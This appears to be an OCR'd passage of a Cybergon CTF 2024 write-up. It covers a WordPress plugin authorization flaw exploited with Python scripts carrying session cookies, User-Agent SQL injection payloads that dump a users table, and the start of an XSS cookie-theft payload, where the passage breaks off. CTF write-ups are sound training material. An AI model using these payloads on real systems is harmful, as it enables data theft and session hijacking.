


This allowed access to the flag page. http://46.250.232.141:8081/?page_id=5




Flag: CYBERGON_CTF2024{w0rdpr3ss_vUIN_1s_FuN_4nd_3asy}

Cybergon Blog 2



When I opened the given challenge URL in the browser, and I found the Sample Page and User Registration Page. Hint : they also have confidential pages. But we did not find any flag data, so I created an account via the User Registration page.



Let's analysis the source code.

Cybergon Blog2 was running a plugin (user-post-enhancer.php) that lacked proper authorization checks in its AJAX actions.

First, we identified the generate_nonce() function as vulnerable since it allowed any logged-in user to generate a nonce without verifying their roles.

```
        add_action('wp_ajax_read_post_data', [$this, 'read_post_data']);
        add_action('wp_ajax_read_post', [$this, 'read_post']);
        add_action('wp_ajax_update_user_preferences', [$this, 'update_user_preferences']);
        add_action('wp_ajax_fetch_user_settings', [$this, 'fetch_user_settings']);
        add_action('wp_ajax_get_recent_posts', [$this, 'get_recent_posts']);
        add_action('wp_ajax_submit_feedback', [$this, 'submit_feedback']);
        add_action('wp_ajax_update_avatar', [$this, 'update_avatar']);
        add_action('wp_ajax_fetch_api_data', [$this, 'fetch_api_data']);
        add_action('wp_ajax_review_security_policies', [$this, 'review_security_policies']);
        add_action('wp_ajax_sync_server', [$this, 'sync_server']);
        add_action('wp_ajax_process_shortcode', [$this, 'process_shortcode']);
        add_action('wp_ajax_execute_background_task', [$this, 'execute_background_task']);
    }

    public function generate_nonce() {
        if (is_admin()) {
            $nonce = wp_create_nonce('read_post_data_nonce');
            wp_send_json_success(['nonce' => $nonce]);
        } else {
            wp_send_json_error(['message' => 'Unauthorized']);
        }
    }

    public function read_post() {
        $post_id = isset($_POST['post_id']) ? intval($_POST['post_id']) : 0;
        $post = get_post($post_id);
```

This condition > Any logged-in users to access sensitive data

Any logged-in user in the admin area can generate the nonce.

Returns the nonce without verifying user roles.

We are planning to do a nonce code generation process by using python script.

Using valid cookies, we sent a POST request to the generate_nonce AJAX action.

```
import requests

url = "http://46.250.232.141:8082/wp-admin/admin-ajax.php"
data = {"action": "generate_nonce"}
cookies = {
    "wordpress_aa3b0865494c08b9d4423e0b770d29b0": "test%7C1733818517%7CyiB3zMfD6eRjuLgJd5qBKp6MC3FSNWIGhnsZmTkODsZ%7C5abd24933849f8ec0d84d5d010bc9c113d9e491ec6d65da48b21ec372cb1a7e8",
    "wordpress_logged_in_aa3b0865494c08b9d4423e0b770d29b0": "test%7C1733818517%7CyiB3zMfD6eRjuLgJd5qBKp6MC3FSNWIGhnsZmTkODsZ%7C266362ae1ceaf5bbf3766dd3b27fba07ea75872a9ca6534c41d4f186df7c331f",
    "wordpress_test_cookie": "WP Cookie check",
    "wp-settings-time-3": "1733645717",
}

response = requests.post(url, data=data, cookies=cookies)
print(response.text)
```

Let's run the script.

```
url = "http://46.250.232.141:8082/wp-admin/admin-ajax.php"
data = {"action": "generate_nonce"}
cookies = {
    "wordpress_aa3b0865494c08b9d4423e0
    "wordpress_logged_in_aa3b0865494c0
    "wordpress_test_cookie": "WP Cooki
    "wp-settings-time-3": "1733645717"
}

response = requests.post(url, data=dat
print(response.text)
```

```
h3x@DESKTOP-FC13PQN: ~

┌──(h3x㉿DESKTOP-FC13PQN)-[~]
└─$ python3 Nonce_gen.py
{"success":true,"data":{"nonce":"1774488b72"}}

┌──(h3x㉿DESKTOP-FC13PQN)-[~]
└─$
```

We have obtained a valid nonce 1774488b72.

Next, we targeted the read_post_data() function, which accepted the generated nonce and allowed any user to retrieve the content of a post without verifying user permissions.


```php
    public function read_post_data() {
        check_ajax_referer('read_post_data_nonce', 'nonce');

        $post_id = isset($_POST['post_id']) ? intval($_POST['post_id']) : 0;
        $post = get_post($post_id);

        if (is_admin() && $post) {
            wp_send_json_success(['post_data' => [
                'title'   => $post->post_title,
                'content' => $post->post_content,
            ]]);
        } else {
            wp_send_json_error(['message' => 'Unauthorized or post not found']);
        }
    }

    public function update_user_preferences() {
        $user_id = get_current_user_id();
```

We want to POST request to confidential pages by using the generated nonce.

Let's write the python script.


```python
import requests

url = "http://46.250.232.141:8082/wp-admin/admin-ajax.php"

data = {
    "action":"read_post_data",
    "post_id":"5",
    "nonce": "1774488b72",
}

cookies = {
    "wordpress_aa3b0865494c08b9d4423e0b770d29b0": "test%7C1733818517%7CyiB3zMfD6eRjuLgJd5qBKp6MC3FSNWIGhnsZmTkODsZ%7C5abd24933849f8ec0d84d5d010bc9c113d9e491ec6d65da48b21ec372cb1a7e8",
    "wordpress_logged_in_aa3b0865494c08b9d4423e0b770d29b0": "test%7C1733818517%7CyiB3zMfD6eRjuLgJd5qBKp6MC3FSNWIGhnsZmTkODsZ%7C266362ae1ceaf5bbf3766dd3b27fba07ea75872a9ca6534c41d4f186df7c331f",
    "wordpress_test_cookie": "WP Cookie check",
    "wp-settings-time-3": "1733645717",
}

response = requests.post(url, data=data, cookies=cookies)
print(response.text)
```

A POST request to the read_post_data() action successfully retrieved post data containing the flag.




Flag: CYBERGON_CTF2024{W0rdPr3ss_1s_FuN_W4s_1t?}


Agent




When I opened the given challenge URL in the browser, I found the user account registration and login page. I created an account using the registration function and logged in with this account.




After logging in, the page shows a message: "Login successful. View your logs." .The link provides access to the login logs.



I try to understand how the challenge works then I start to test the possible vulnerability. I have detected sql injection vulnerability on the User-Agent value's endpoint.




Let's fix the sql error(comment block) for the payload inject process by using)#.



Yeap..Fixed!!

Let's dump database name by using the following query.


User-Agent: 1337',(SELECT GROUP_CONCAT(schema_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.SCHEMATA))#



Database name: ctf

We have dump table name by using the following query.


User-Agent: 1337',(SELECT GROUP_CONCAT(table_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=0x637466))#



Tables name : logs, users

We have dump columns name by using the following query.

User-Agent: 1337',(SELECT GROUP_CONCAT(column_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=0x7573657273))#



Columns name : id, username, password


In this time, we tried to dump data from all of columns, but it is not successfully. Because they are filtered GROUP_CONCAT query. So we have tried single column data dump by using the following query.

User-Agent: 1337',(SELECT password FROM users limit 0,1))#


Bingo!! We got flag value from the password column.

Flag: CYBERGON_CTF2024{N0w_Ag3nt_PwN3d_Th3_S3rv3r}


DumbBot



First I open the challenge url and I check the challenge how it work.I found an endpoint that reflect the input.So I start to tried to get xss.





I notice there is a recaptcha so we need to byass it. I found a post relate about recaptcha bypass from hacktrick.Then I edit the payload and insert in challenge url endpoint then it bypass the recaptcha.Then I send the payload to the bot to get admin cookie.



We created the payload for admin cookie steal.

/gallery?src=">
